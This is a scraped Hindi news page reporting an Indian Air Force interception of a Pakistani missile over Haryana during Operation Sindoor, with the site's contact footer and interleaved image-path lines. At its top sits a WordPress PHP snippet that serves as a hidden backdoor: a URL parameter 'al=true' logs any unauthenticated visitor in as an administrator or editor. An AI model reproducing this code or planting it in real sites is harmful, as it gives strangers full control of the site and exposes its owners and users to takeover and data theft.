// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2);दिल्ली पर पाकिस्तानी मिसाइल का हमला: रास्ते में कैसे हुई नाकाम, ऑपरेशन सिंदूर का नया खुलासा – प्रत्युषा आशा की नयी किरण
देश

दिल्ली पर पाकिस्तानी मिसाइल का हमला: रास्ते में कैसे हुई नाकाम, ऑपरेशन सिंदूर का नया खुलासा

 नई दिल्ली

ऑपरेशन सिंदूर के वक्त दिल्ली की तरफ बढ़ती उस पाकिस्तानी मिसाइल को शायद यह अंदाज़ा नहीं था कि वह हिंदुस्तान की सरहद नहीं, बल्कि जज़्बे की दीवार से टकराने जा रही है. हरियाणा के आसमान में ही उसे मिट्टी में मिलाकर इंडियन एयरफोर्स ने साबित कर दिया था कि भारत पर आंख उठाने वालों का अंजाम क्या होता है. ऑपरेशनसिंदूर की यह कहानी सिर्फ एक सैन्य सफलता नहीं, बल्कि दुश्मन के लिए सख्त पैगाम है कि अगर कोई हमारे घर की तरफ बढ़ेगा, तो उसका नाम और निशान दोनों नहीं बचेगा।

इंडियन एयरफोर्स ने मई 2025 में पाकिस्तान की तरफ से दागी गई फतेह या शाहीन सीरीज की बैलिस्टिक मिसाइल को दिल्लीपहुंचने से पहले ही हरियाणा के ऊपर सफलतापूर्वक खत्म कर दिया था. यह कार्रवाई पश्चिमी सीमा के पास रणनीतिक रूप से जरूरी सिरसा एयर बेस पर तैनात वायुसेना की यूनिट ने अंजाम दी थी।

एयर कोमोडोररोहित कपिल के नेतृत्व में एयर डिफेंस ग्रिड ने तत्काल जवाब देते हुए बराक-8 (Barak-8) सतहसे हवा में मार करने वाले मिसाइल सिस्टम का उपयोग किया. सिरसा से बरामद मलबे ने उस वक्त इस बड़े खतरे का इशारा किया था. यह सफल ऑपरेशन भारत की सैन्य तत्परता और आधुनिक वायु रक्षा प्रणाली की मजबूती को दर्शाता है, जिसने युद्ध के दौरान एक बड़े खतरे को टाल दिया था।

एयर कोमोडोर रोहित कपिल का नेतृत्व
इस निर्णायक ऑपरेशन का नेतृत्व 45 विंग के एयर ऑफिसर कमांडिंग, एयर कोमोडोर रोहित कपिल ने किया था. उनके सटीक फैसलों और त्वरित जवाबी कार्रवाई कीवजह से ही दिल्ली पर होने वाला हमला नाकाम हो सका. उनकी इस बहादुरी और रक्षात्मक व आक्रामक योजना के लिए राष्ट्रपति द्रौपदी मुर्मू ने उन्हें साल 2025 में 'युद्ध सेवा मेडल' से सम्मानित किया था।

सिरसा की यह घटना भारत के विकसित होते एयर डिफेंस आर्किटेक्चर का एक उदाहरण बन गई है. मौजूदा वक्त में 'सुदर्शनप्रोग्राम' के तहत देश भर में एक मल्टी-लेवल सुरक्षा घेरा तैयार किया जा रहा है. इसमें एस-400, बराक-8 और स्वदेशी इंटरसेप्टर सिस्टम को इंटीग्रेटेड किया जा रहा है. सिरसा इंटरसेप्ट आधुनिक युद्ध में सतर्कता और आपसी कोऑर्डिनेशन की अहमियत की याद दिलाता है।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile :-91-9893051148
Website : pratyushaashakinayikiran.comजनसम्पर्क विभाग – आरएसएस फीड

[wp-rss-aggregator]